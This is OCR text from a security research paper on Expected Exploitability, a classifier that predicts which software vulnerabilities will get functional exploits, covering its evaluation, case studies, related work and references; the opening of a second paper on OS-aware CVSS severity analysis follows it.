In Table 5 we list the results of our experiment. For each classifier, we report the the precision achievable at a recall of 0.8, as well as the precision-recall AUC. Our first observation is that the performance of the vanilla BCE classifier is not equally affected by noise across different features. Interestingly, we observe that the performance drop does not appear to be linearly dependent on the amount of noise: both CWE-79 and CWE-119 result in 14% of the instances being poisoned, yet only the former inflicts a substantial performance drop on the classifier. Overall, we observe that the majority of the features do not result in significant performance drops, suggesting that BCE offers a certain amount of built-in robustness to feature-dependent noise, possibly due to redundancies in the feature space which cancel out the effect of the noise.

For LR, after performing a grid search for the optimal λ parameter which we set to 1, we were unable to match the BCE performance on the pristine classifier. Indeed, we observe that the loss is unable to correct the effect of noise on any of the features, suggesting that it is not a suitable choice for our classifier as it does not address any of the two requirements of our classifier.

On features where BCE is not substantially affected by noise, we observe that FC performs similarly well.However,



(a) (b)

Figure 5: Performance, evaluated 30 days after disclosure, of (a) EE compared to baselines, (b) individual feature categories. We report the Area under the Curve (AUC) and list the corresponding TPR/FPR curves in Appendix A.1.

on CWE-79 and CWE-89, the two features which inflict the most performance drop, FC is not able to correct the noise even with perfect priors, highlighting the inability of the existing technique to capture feature-dependent noise. In contrast, we observe that FFC provides a significant performance improvement. Even for the feature inducing the most degradation, CWE-79, the FFC AUC is restored within 0.03 points of the pristine classifier, although suffering a slight precision drop. On most features, FCC approaches the performance of the pristine classifier, in spite of being based on inaccurate prior estimates.

Our result highlights the overall benefits of identifying potential sources of feature-dependent noise, as well as the need for noise correction techniques tailored to our problem. In the remainder of this section we will use the FFC with $\widetilde{p}_f = 0$ (which is equivalent to BCE), in order to observe how the classifier performs in absence of any noise priors.

7.2 Effectiveness of Exploitability Prediction


Next, we evaluate the effectiveness of our system compared to the three static metrics described in Section 5, as well as two state-of-the-art classifiers from prior work. These two predictors, EPSS [31], and the Social Media Classifier (SMC) [55], were proposed for exploits in the wild and we re-implement and re-train them for our task. EPSS trains an ElasticNet regression model on the set of 53 hand-crafted features extracted from vulnerability descriptors. SMC combines the social media features with vulnerability information features from NVD to learn a linear SVM classifier. For both baselines, we perform hyper-parameter tunning and report the highest performance across all experiments, obtained using $\lambda = 0.001$ for EPSS and $C = 0.0001$ for SMC. SMC is trained starting from 2015, as our tweets collection does not begin earlier.

In Figure 5a we plot the precision-recall trade-off of the classifiers trained on dataset DS1, evaluated 30 days after the disclosure of test-time instances. We observe that none of the static exploitability metrics exceed 0.5 precision, while EE significantly outperforms all the baselines. The performance gap is especially apparent for the 60% of exploited vulnerabilities, where EE achieves 86% precision, whereas the SMC, the second-best performing classifier, obtains only 49%. We also observe that for around 10% of vulnerabilities, the artifacts available within 30 days have limited predictive utility, which affects the performance of these classifiers.

EE uses the most informative features. To understand why EE is able to outperform these baselines, in Figure 5b we plot the performance of EE trained and evaluated on individual categories of features (i.e. only considering instances which have artifacts within these categories). We observe that *the handcrafted features are the worst performing category*, perhaps due to the fact that the 53 features are not sufficient to capture the large diversity of vulnerabilities in our dataset. These features encode the existence of public PoCs, which is often used by practitioners as a heuristic rule for determining which vulnerabilities must be patched urgently. Our results suggest that this heuristic provides a weak signal for the emergence of functional exploits, in line with prior work predicting exploits [2, 31, 64], which concluded that PoCs "are not a reliable source of information for exploits in the wild" [2]. Nevertheless, we can achieve a much higher precision at predicting exploitability by extracting deeper features from the PoCs. The PoC Code features provide a 0.93 precision for half of the exploited vulnerabilities, outperforming all other categories. This suggests that *code complexity can be a good indicator for the likelihood of functional exploits*, although not on all instances, as indicated by the sharp drop in precision beyond the 0.5 recall. A major reason for this drop is the existence of post-exploit mitigation techniques: even if a PoC is complex and contains advanced functionality, defenses might impede successful exploitation beyond denial of service. This highlights how our feature extractor is able to represent PoC descriptions and code characteristics which reflect exploitation efforts. Both the PoC and Write-up features, which EE capitalizes on, perform significantly better than other categories.

Surprisingly, we observe that social media features, are not as useful for predicting functional exploits as they are for exploits in the wild [55], a finding reinforced by our additional experiments from the technical report [60], which show that they do not improve upon other categories. This is because tweets tend to only summarize and repeat information from write-ups, and often do not contain sufficient technical information to predict exploit development. Besides, they often incur an additional publication delay over the original write-ups they quote. Overall, our evaluation highlights a qualitative distinction between the problem of predicting functional exploits and that of predicting exploits in the wild.

EE improves when combining artifacts. Next we look at the interaction among features on dataset DS2. In Figure 6a



(a) (b)

Figure 6: (a) Performance of EE compared to constituent subsets of features. (b) $\mathcal{P}$ evaluated at different points in time.

we compare the performance of EE trained on all feature sets, with that trained on PoCs and vulnerability features alone. We observe that PoC features outperform these from vulnerabilities, while their combination results in a significant performance improvement. The result highlights the two categories complement each other and confirm that PoC features provide additional utility for predicting exploitability. On the other hand, as described in detail in the technical report [60], we observe no added benefit when incorporating social media features into EE. We therefore exclude them from our final EE feature set.

EE performance improves over time. In order to evaluate the benefits of time-varying exploitability, the precision-recall curves are not sufficient, because they only capture a snapshot of the scores in time. In practice, the EE score would be compared to that of other vulnerabilities disclosed within a short time, based on their most recent scores. Therefore, we introduce a metric $\mathcal{P}$ to compute the performance of EE in terms of the expected probability of error over time.

For a given vulnerability i, its score $EE_i(z)$ computed on date z and its label D_i ($D_i = 1$ if i is exploited and 0 otherwise), the error $\mathcal{P}^{EE}(z,i,S)$ w.r.t. a set of vulnerabilities S is computed as:

$$\mathcal{P}^{EE}(z,i,S) = \begin{cases} \frac{||\{D_j=0 \wedge EE_j(z) \geq EE_i(z) | j \in S\}||}{||S||} & \text{if } D_i = 1 \\ \frac{||\{D_j=1 \wedge EE_j(z) \leq EE_i(z) | j \in S\}||}{||S||} & \text{if } D_i = 0 \end{cases}$$

If i is exploited, the metric reflects the number of vulnerabilities in S which are not exploited but are scored higher than i on date z. Conversely, if i is not exploited, $\mathcal{P}$ computes the fraction of exploited vulnerabilities in S which are scored lower than it. The metric captures the amount of effort spent prioritizing vulnerabilities with no known exploits. For both cases, a perfect score would be 0.0.

For each vulnerability, we set S to include all other vulnerabilities disclosed within t days after its disclosure. Figure 6b plots the mean $\mathcal{P}$ over the entire dataset, when varying t between 0 and 30, for both exploited and non-exploited vulnerabilities. We observe that on the day of disclosure, EE already provides a high performance for exploited vulnerabilities: on average, only 10% of the non-exploited vulnerabilities disclosed on the same day will be scored higher than an exploited one. However, the score tends to overestimate the exploitability of non-exploited vulnerabilities, resulting in many false positives. This is in line with prior observations that static exploitability estimates available at disclosure have low precision [55]. By following the two curves along the X-axis, we observe the benefits of time-varying features. Over time, the errors made on non-exploited vulnerabilities decrease substantially: while such a vulnerability is expected to be ranked above 44% exploited ones on the day of disclosure, it will be placed above 14% such vulnerabilities 10 days later. The plot also shows that this sharp performance boost for the non-exploited vulnerabilities incurs a smaller increase in error rates for the exploited class. We do not observe great performance improvements after 10 days from disclosure. Overall, we observe that time-varying exploitability contributes to a *substantial decrease in the number of false positives, therefore improving the precision our estimates*. To complement our evaluation, the precision-recall trade-offs at various points in time is reported in Appendix A.1.

	$\mathcal{P}^{CVSS}$	$\mathcal{P}^{EPSS}$	$\mathcal{P}^{EE}(\delta)$	$\mathcal{P}^{EE}(\delta+10)$	$\mathcal{P}^{EE}(\delta+30)$	$\mathcal{P}^{EE}$(2020-12-07)
Mean	0.51	0.36	0.31	0.25	0.22	0.04
Std	0.24	0.28	0.33	0.25	0.27	0.11
Median	0.35	0.40	0.22	0.12	0.10	0.00


Table 6: Performance of EE and baselines at prioritizing critical vulnerabilities. $\mathcal{P}$ captures the fraction of recent non-exploited vulnerabilities scored higher than critical ones.

7.3 Case Studies

In this section we investigate the practical utility of EE through two case studies.

EE for critical vulnerabilities. To understand how well EE distinguishes important vulnerabilities, we measure its performance on a list of recent ones flagged for prioritized remediation by FireEye [21]. The list was published on December 8 2020, after the corresponding functional exploits were stolen [22]. Our dataset contains 15 of the 16 critical vulnerabilities.

We measure how well our classifier prioritizes these vulnerabilities compared to static baselines, using the $\mathcal{P}$ prioritization metric defined in the previous section, which computes the fraction of non exploited vulnerabilities from a set S that are scored higher than the critical ones. For each of the 15 vulnerabilities, we set S to contain all others disclosed within 30 days from it, which represent the most frequent alternatives for prioritization decisions. Table 6 compares the statistics for the baselines, and for $\mathcal{P}^{EE}$ computed on the date critical vulnerabilities were disclosed δ, 10 and 30 days later, as well as one day before the prioritization recommendation was published. CVSS scores are published a median of 18 days



(a) (b)

Figure 7: Time-varying AUC when distinguishing exploits published within t days from disclosure (a) for EE and baselines, (b) simulating earlier exploit availability.

after disclosure, and we observe that EE already outperforms static baselines based only on the features available at disclosure, while time-varying features improve performance significantly. Overall, one day before the prioritization recommendation is issued, our classifier scores the critical vulnerabilities below only 4% of these with no known exploit. In our technical report [60] we list the individual vulnerabilities, their scores, and analyze the factors impacting performance for various examples. Our results indicate that EE is a valuable input to patching prioritization frameworks, because it outperforms existing metrics and improves over time.

EE for emergency response. Next, we investigate how well our classifier can predict exploits published shortly after disclosure. To this end, we look at the 924 vulnerabilities in DS3 for which we obtained exploit publication estimates. In the technical report [60] we perform a statistical test and conclude that DS3 is a representative sample of all other exploits in our dataset.

We measure the performance of EE at predicting vulnerabilities exploited within t days from disclosure. For a given vulnerability i and $EE_i(z)$ computed on date z, we can compute the time-varying sensitivity $Se = P(EE_i(z) > c | D_i(t) = 1)$ and specificity $Sp = P(EE_i(z) \leq c | D_i(t) = 0)$ [26], where $D_i(t)$ indicates whether the vulnerability was already exploited by time t. By varying the detection threshold c, we obtain the time-varying AUC of the classifier which reflects how well the classifier separates exploits happening within t days from these happening later on. In Figure 7a we plot the AUC for our classifier evaluated on the day of disclosure δ, as well as 10 and 20 days later, for the exploits published within 30 days. While the CVSS Exploitability remains below 0.5, $EE(\delta)$ constantly achieves an AUC above 0.68.This suggests that the classifiers implicitly learns to assign higher scores to vulnerabilities that are exploited sooner than to these exploited later. For $EE(\delta+10)$ and $EE(\delta+20)$, in addition to similar trends over time, we also observe the benefits of additional features collected in the days after disclosure, which shift the overall prediction performance upward.

We further consider the possibility that the timestamps in DS3 may be affected by label noise. We evaluate the potential impact of this noise with an approach similar to the one in Section 7.1. We simulate scenarios where we assume that a percentage of PoCs are already functional, which means that their later exploit-availability dates in DS3 are incorrect. For those vulnerabilities, we update the exploit availability date to reflect the publication date of these PoCs. This provides a conservative estimate, because the mislabeled PoCs could be in an advanced state of development, but not yet fully functional, and the exploit-availability dates could also be set too early. We simulate percentages of late timestamps ranging from 10–90%. Figure 7b plots the performance of $EE(\delta)$ in this scenario, averaged over 5 repetitions. We observe that even if 70% of PoCs are considered functional, the classifier outperforms the baselines and maintains an AUC above 0.58, Interestingly, performance drops after disclosure and is affected the most on predicting exploits published within 12 days. Therefore, the classifier based on disclosure-time artifacts learns features of easily exploitable vulnerabilities, which get published immediately, but does not fully capture the risk of functional PoC that are published early. We mitigate this effect by updating EE with new artifacts daily, after disclosure. Overall, the result suggests that EE may be useful in emergency response scenarios, where it is critical to urgently patch the vulnerabilities that are about to receive functional exploits.

8 Related Work

Predicting exploits in the wild. Most of the prior exploit prediction work has been towards the tangential task of predicting exploits in the wild. This has been investigated in our prior study [55] and Chen et al. [11] by monitoring Twitter for vulnerability discussions, and Xiao et al. [73] by using post-disclosure field data about exploitation. Jacobs et al. [30] used vulnerability prevalence data to improve prediction. Jacobs et al. [31] proposed EPSS, a scoring system for exploits. Allodi [1] calculated the likelihood of observing exploits in the wild after they are traded in underground forums.

Vulnerability Exploitability. Allodi and Massacci [2] investigated the utility of the CVSS scores for capturing the likelihood of attacks in the wild. Prior work by Bozorgi et al. [7] formulated exploitability estimation as the problem of predicting the existence of PoCs based on vulnerability characteristics. Allodi and Massaci [3] concluded that the publication of a PoC in ExploitDB is not a good indicator for exploits in the wild. Our work shows that, while their presence might not be a sufficiently accurate indicator, the features within these PoCs are useful for predicting functional exploits. DarkEmbed [64] uses natural language models trained on private data from underground forum discussions to predict the availability of exploits, but such artifacts are generally published with

a delay [1]. Instead, EE uses only publicly available artifacts for predicting exploits soon after disclosure; we were unable to obtain these artifacts for comparison upon contacting the authors.

PoCs. PoCs were also investigated in measurements on vulnerability lifecycles. Shahzad et al [57] performed a measurement of the vulnerability lifecycle, discovering that PoCs are generally released at the time of disclosure. Mu. et al [40] manually curated and utilized PoCs to trigger the vulnerabilities. FUZE [72] used PoCs to aid exploit generation for 5 functional exploits.

Label Noise. The problem of label noise has been studied extensively in machine learning [23], primarily focusing on random and class-dependent noise. Limited work focuses on feature-dependent noise, which requires either strong theoretical guarantees about the sample space [37] or depends on a large dataset of clean labels to learn noise probabilities [74]. In security, the closest to our work is the study by Deloach et al [15] which models noise in malware classification as class-dependent.

9 Conclusions

By investigating exploitability as a time-varying process, we discover that it can be learned using supervised classification techniques and updated continuously. We discover three challenges associated with exploitability prediction. First, it is prone to feature-dependent label noise, a type considered by the machine learning community as the most challenging. Second, it needs new categories of features, as it differs qualitatively from the related task of predicting exploits in the wild. Third, it requires new metrics for performance evaluation, designed to capture practical vulnerability prioritization considerations.

We design the EE metric, which, on a dataset of 103,137 vulnerabilities, improves precision from 49% to 86% over state-of-the art predictors. EE can learn to mitigate feature-dependent label noise, capitalizes on highly predictive features that we extract from PoCs and write-ups, improves over time, and has practical utility in predicting imminent exploits and prioritizing critical vulnerabilities.

Acknowledgments. We thank Vulners and Frank Li for their data. We also thank the anonymous reviewers, Yigitcan Kaya and Ben Edwards for feedback. This material was supported by a grant from the Department of Defense, the Army Research Office (W911NF-17-1-0370), the National Science Foundation (CNS-2000792), and based upon work supported by the Defense Advanced Research Projects Agency (DARPA) under Agreement No. HR00112190093. Approved for public release; distribution is unlimited.

References

[1] L. Allodi. Economic factors of vulnerability trade and exploitation. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1483–1499. ACM, 2017.

[2] L. Allodi and F. Massacci. A preliminary analysis of vulnerability scores for attacks in wild. In *CCS BADGERS Workshop*, Raleigh, NC, Oct 2012.

[3] L. Allodi and F. Massacci. Comparing vulnerability severity and exploits using case-control studies. *ACM Transactions on Information and System Security (TISSEC)*, 17(1):1, 2014.

[4] Symantec attack signatures. https://www.symantec.com/security_response/attacksignatures/.

[5] L. Bilge and T. Dumitraș. Before we knew it: an empirical study of zero-day attacks in the real world. In *ACM Conference on Computer and Communications Security*, pages 833–844, 2012.

[6] BleepingComputer. Ie zero-day adopted by rig exploit kit after publication of poc code. https://www.bleepingcomputer.com/news/security/ie-zero-day-adopted-by-rig-exploit-kit-after-publication-of-poc-code/, 2018.

[7] M. Bozorgi, L. K. Saul, S. Savage, and G. M. Voelker. Beyond heuristics: learning to classify vulnerabilities and predict exploits. In *KDD*, Washington, DC, Jul 2010.

[8] Bugtraq. Securityfocus. https://www.securityfocus.com/, 2019.

[9] A. Caliskan-Islam, R. Harang, A. Liu, A. Narayanan, C. Voss, F. Yamaguchi, and R. Greenstadt. De-anonymizing programmers via code stylometry. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 255–270, 2015.

[10] A. Chakraborty, M. Alam, V. Dey, A. Chattopadhyay, and D. Mukhopadhyay. Adversarial attacks and defences: A survey. *arXiv preprint arXiv:1810.00069*, 2018.

[11] H. Chen, R. Liu, N. Park, and V. Subrahmanian. Using twitter to predict when vulnerabilities will be exploited. In *Proceedings of the 25th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining*, pages 3143–3152, 2019.

[12] T. M. Corporation. Common weaknesses enumeration. https://cwe.mitre.org.

[13] NotPetya Technical Analysis. https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/.

[14] D2 Security. D2 exploitation pack. https://www.d2sec.com/pack.html, 2019.

[15] J. DeLoach, D. Caragea, and X. Ou. Android malware detection with weak ground truth data. In *2016 IEEE International Conference on Big Data (Big Data)*, pages 3457–3464. IEEE, 2016.

[16] T. F. Dullien. Weird machines, exploitability, and provable unexploitability. *IEEE Transactions on Emerging Topics in Computing*, 2017.

[17] O. J. Dunn. Multiple comparisons among means. *Journal of the American statistical association*, 56(293):52–64, 1961.

[18] C. Eiram. Exploitability/priority index rating systems (approaches, value, and limitations), 2013.

[19] Microsoft exploitability index. Microsoft, 30 March 2020. https://www.microsoft.com/en-us/msrc/exploitability-index.

[20] ExploitDB. The exploit database. https://www.exploit-db.com/, 2019.

[21] FireEye. Fireeye red team tools. https://github.com/fireeye/red_team_tool_countermeasures/blob/master/CVEs_red_team_tools.md.

[22] FireEye. Unauthorized access of fireeye red team tools. https://www.fireeye.com/blog/threat-research/2020/12/unauthorized-access-of-fireeye-red-team-tools.html.

[23] B. Frénay and M. Verleysen. Classification in the presence of label noise: a survey. *IEEE transactions on neural networks and learning systems*, 25(5):845–869, 2013.

[24] GitHub. linguist. https://github.com/github/linguist, 2020.

[25] Hackerone - disclosure guidelines. HackerOne, 30 March 2009. https://www.hackerone.com/disclosure-guidelines.

[26] P. J. Heagerty, T. Lumley, and M. S. Pepe. Time-dependent roc curves for censored survival data and a diagnostic marker. *Biometrics*, 56(2):337–344, 2000.

[27] T. W. House. Vulnerabilities equities policy and process for the united states government, 2017.

[28] IBM. Ibm x-force exchange. https://exchange.xforce.ibmcloud.com/.

[29] Immunity Inc. Canvas. https://www.immunityinc.com/products/canvas/, 2019.

[30] J. Jacobs, S. Romanosky, I. Adjerid, and W. Baker. Improving vulnerability remediation through better exploit prediction. In *The 2019 Workshop on the Economics of Information Security (WEIS)*, Jun 2019.

[31] J. Jacobs, S. Romanosky, B. Edwards, I. Adjerid, and M. Roytman. Exploit prediction scoring system (epss). *Digital Threats: Research and Practice*, 2(3), July 2021.

[32] D. Landman, A. Serebrenik, E. Bouwers, and J. J. Vinju. Empirical analysis of the relationship between cc and sloc in a large corpus of java methods and c functions. *Journal of Software: Evolution and Process*, 28(7):589–618, 2016.

[33] F. Li and V. Paxson. A large-scale empirical study of security patches. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2201–2215, 2017.

[34] Y. Liu, A. Sarabi, J. Zhang, P. Naghizadeh, M. Karir, M. Bailey, and M. Liu. Cloudy with a chance of breach: Forecasting cyber security incidents. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 1009–1024, 2015.

[35] G. S. Mann and A. McCallum. Simple, robust, scalable semi-supervised learning via expectation regularization. In *Proceedings of the 24th international conference on Machine learning*, pages 593–600, 2007.

[36] M. Melis, D. Maiorca, B. Biggio, G. Giacinto, and F. Roli. Explaining black-box android malware detection. In *2018 26th European Signal Processing Conference (EUSIPCO)*, pages 524–528. IEEE, 2018.

[37] A. K. Menon, B. Van Rooyen, and N. Natarajan. Learning from binary labels with instance-dependent corruption. *arXiv preprint arXiv:1605.00751*, 2016.

[38] MetaCPAN. Compiler::parser. https://metacpan.org/pod/Compiler::Parser, 2020.

[39] Mila Parkour. Contagio dump. http://contagiodump.blogspot.com/2010/06/overview-of-exploit-packs-update.html, 2019.

[40] D. Mu, A. Cuevas, L. Yang, H. Hu, X. Xing, B. Mao, and G. Wang. Understanding the reproducibility of crowd-reported security vulnerabilities. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 919–936, Baltimore, MD, Aug. 2018. USENIX Association.

[41] A. Nappa, R. Johnson, L. Bilge, J. Caballero, and T. Dumitraș. The attack of the clones: A study of the impact of shared code on vulnerability patching. In *S&P*, 2015.

[42] A complete guide to the common vulnerability scoring system. https://www.first.org/cvss/v3.0/specification-document.

[43] National vulnerability database. http://nvd.nist.gov/.

[44] Alienvault otx. AlienVault, 30 March 2009. https://otx.alienvault.com/.

[45] G. Patrini, A. Rozza, A. Krishna Menon, R. Nock, and L. Qu. Making deep neural networks robust to label noise: A loss correction approach. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 1944–1952, 2017.

[46] F. Pendlebury, F. Pierazzi, R. Jordaney, J. Kinder, and L. Cavallaro. {TESSERACT}: Eliminating experimental bias in malware classification across space and time. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 729–746, 2019.

[47] Massive microsoft patch tuesday security update for march. Qualys, 30 March 2017. https://blog.qualys.com/laws-of-vulnerabilities/2017/03/14/massive-security-update-from-microsoft-for-march.

[48] Microsoft resumes security updates with 'largest' patch tuesday release. Redmont Mag, 30 March 2017. https://redmondmag.com/articles/2017/03/14/march-2017-security-updates.aspx.

[49] Python. ast. https://docs.python.org/2/library/ast.html, 2020.

[50] Rapid7. The metasploit framework. https://www.metasploit.com/, 2019.

[51] Severity ratings. RedHat, 30 March 2009. https://access.redhat.com/security/updates/classification/.

[52] Microsoft correctly predicts reliable exploits just 27 Reuters, 30 March 2009. https://www.reuters.com/article/urnidgns852573c400693880002576630073ead6/microsoft-correctly-predicts-reliable-exploits-just-27-of-the-time-idUS186777206820091104.

[53] First probabilistic cyber risk model launched by RMS. https://www.artemis.bm/news/first-probabilistic-cyber-risk-model-launched-by-rms/.

[54] Ruby. Ripper. https://ruby-doc.org/stdlib-2.5.1/libdoc/ripper/rdoc/Ripper.html, 2020.

[55] C. Sabottke, O. Suciu, and T. Dumitraș. Vulnerability disclosure in the age of social media: Exploiting Twitter for predicting real-world exploits. In *USENIX Security Symposium*, Washington, DC, Aug 2015.

[56] R. B. Security. Cvssv3: New system, new problems (file-based attacks). https://www.riskbasedsecurity.com/2017/01/16/cvssv3-new-system-new-problems-file-based-attacks/.

[57] M. Shahzad, M. Z. Shafiq, and A. X. Liu. A large scale exploratory analysis of software vulnerability life cycles. In *Proceedings of the 2012 International Conference on Software Engineering*, 2012.

[58] SkyBox. Vulnerability center. https://www.vulnerabilitycenter.com/#home, 2019.

[59] K. Soska and N. Christin. Automatically detecting vulnerable websites before they turn malicious. In *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014.*, pages 625–640, 2014.

[60] O. Suciu, C. Nelson, Z. Lyu, T. Bao, and T. Dumitras. Expected exploitability: Predicting the development of functional vulnerability exploits. *arXiv preprint arXiv:2102.07869*, 2021.

[61] Symantec Corporation. Symantec threat explorer. https://www.symantec.com/security-center/a-z, 2019.

[62] L. Szekeres, M. Payer, T. Wei, and D. Song. Sok: Eternal war in memory. In *2013 IEEE Symposium on Security and Privacy*, pages 48–62. IEEE, 2013.

[63] Player 3 has entered the game: say hello to 'wannacry'. https://blog.talosintelligence.com/2017/05/wannacry.html.

[64] N. Tavabi, P. Goyal, M. Almukaynizi, P. Shakarian, and K. Lerman. Darkembed: Exploit prediction with neural language models. In *AAAI*, 2018.

[65] Tenable. Tenable research advisories. https://www.tenable.com/security/research, 2019.

[66] Tenable Network Security. Nessus vulnerability scanner. http://www.tenable.com/products/nessus.

[67] Severity vs. vpr. Tenable, 30 March 2019. https://docs.tenable.com/tenablesc/Content/RiskMetrics.htm.

[68] Twitter. Filtered stream. https://developer.twitter.com/en/docs/twitter-api/tweets/filtered-stream/introduction.

[69] Virustotal. Virus total. www.virustotal.com.

[70] Vulners. Vulners vulnerability database. https://vulners.com/.

[71] Y. Watanabe. Assessing security risk of your containers with vulnerability advisor. IBM, 30 March 2019. https://medium.com/ibm-cloud/assessing-security-risk-of-your-containers-with-vulnerability-advisor-f6e45fff82ef.

[72] W. Wu, Y. Chen, J. Xu, X. Xing, X. Gong, and W. Zou. {FUZE}: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 781–797, 2018.

[73] C. Xiao, A. Sarabi, Y. Liu, B. Li, M. Liu, and T. Dumitras. From patching delays to infection symptoms: using risk profiles for an early discovery of vulnerabilities exploited in the wild. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 903–918, 2018.

[74] T. Xiao, T. Xia, Y. Yang, C. Huang, and X. Wang. Learning from massive noisy labeled data for image classification. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 2691–2699, 2015.

[75] F. Yamaguchi, N. Golde, D. Arp, and K. Rieck. Modeling and discovering vulnerabilities with code property graphs. In *2014 IEEE Symposium on Security and Privacy*, pages 590–604. IEEE, 2014.


[76] ZDNet. Recent windows alpc zero-day has been exploited in the wild for almost a week. https://www.zdnet.com/article/recent-windows-alpc-zero-day-has-been-exploited-in-the-wild-for-almost-a-week/, 2018.

A Appendix

A.1 Evaluation

Additional ROC Curves. Figures 8 and 9 highlight the trade-offs between true positives and false positives in classification.

EE performance improves over time. To observe how our classifier performs over time, in Figure 10 we plot the performance when EE is computed at disclosure, then 10, 30 and 365 days later. We observe that the highest performance boost happens within the first 10 days after disclosure, where the AUC increses from 0.87 to 0.89. Overall, we observe that the performance gains are not as large later on: the AUC at 30 days being within 0.02 points of that at 365 days. This suggests that the artifacts published within the first days after disclosure have the highest predictive utility, and that the predictions made by EE close to disclosure can be trusted to deliver a high performance.



(a) (b)

Figure 8: ROC curves for the corresponding precision-recall curves in Figure 5.





Figure 9: ROC curve for the corresponding precision-recall curves in Figure 6a.



(a) (b)

Figure 10: Performance of EE evaluated at different points in time.

OS-Aware Vulnerability Prioritization via Differential Severity Analysis

Qiushi Wu[1]*, Yue Xiao[2]*, Xiaojing Liao[2]†, Kangjie Lu[1]†
[1]*University of Minnesota,* [2]*Indiana University Bloomington*

Abstract

The Linux kernel is quickly evolving and extensively customized. This results in thousands of versions and derivatives. Unfortunately, the Linux kernel is quite vulnerable. Each year, thousands of bugs are reported, and hundreds of them are security-related bugs. Given the limited resources, the kernel maintainers have to prioritize patching the more severe vulnerabilities. In practice, Common Vulnerability Scoring System (CVSS) [1] has become the standard for characterizing vulnerability severity. However, a fundamental problem exists when CVSS meets Linux—it is used in a "one for all" manner. The severity of a Linux vulnerability is assessed for only the mainstream Linux, and all affected versions and derivatives will simply honor and reuse the CVSS score. Such an undistinguished CVSS usage results in underestimation or overestimation of severity, which further results in delayed and ignored patching or wastes of the precious resources. In this paper, we propose OS-aware vulnerability prioritization (namely DIFFCVSS), which employs differential severity analysis for vulnerabilities. Specifically, given a severity-assessed vulnerability, as well as the mainstream version and a target version of Linux, DIFFCVSS employs multiple new techniques based on static program analysis and natural language processing to differentially identify whether the vulnerability manifests a higher or lower severity in the target version. A unique strength of this approach is that it transforms the challenging and laborious CVSS calculation into automatable differential analysis. We implement DIFFCVSS and apply it to the mainstream Linux and downstream Android systems. The evaluation and user-study results show that DIFFCVSS is able to precisely perform the differential severity analysis, and offers a precise and effective way to identify vulnerabilities that deserve a severity reevaluation.

1 Introduction

Linux has become the most widely used and complex open-source project. The Linux kernel not only evolves quickly, but is also commonly cloned and customized, which results in a large number of versions and derivatives. Specifically, it has more than three thousands of different versions, including stable versions, release candidate versions, and long time support versions. Many of them are commonly used by the systems such as Android, Ubuntu, Red Hat, and IoT systems are also derived from the Linux kernel. For example, there are at least 29 [71] major Android systems running on over 24,000 models [29] and billions of mobile devices.

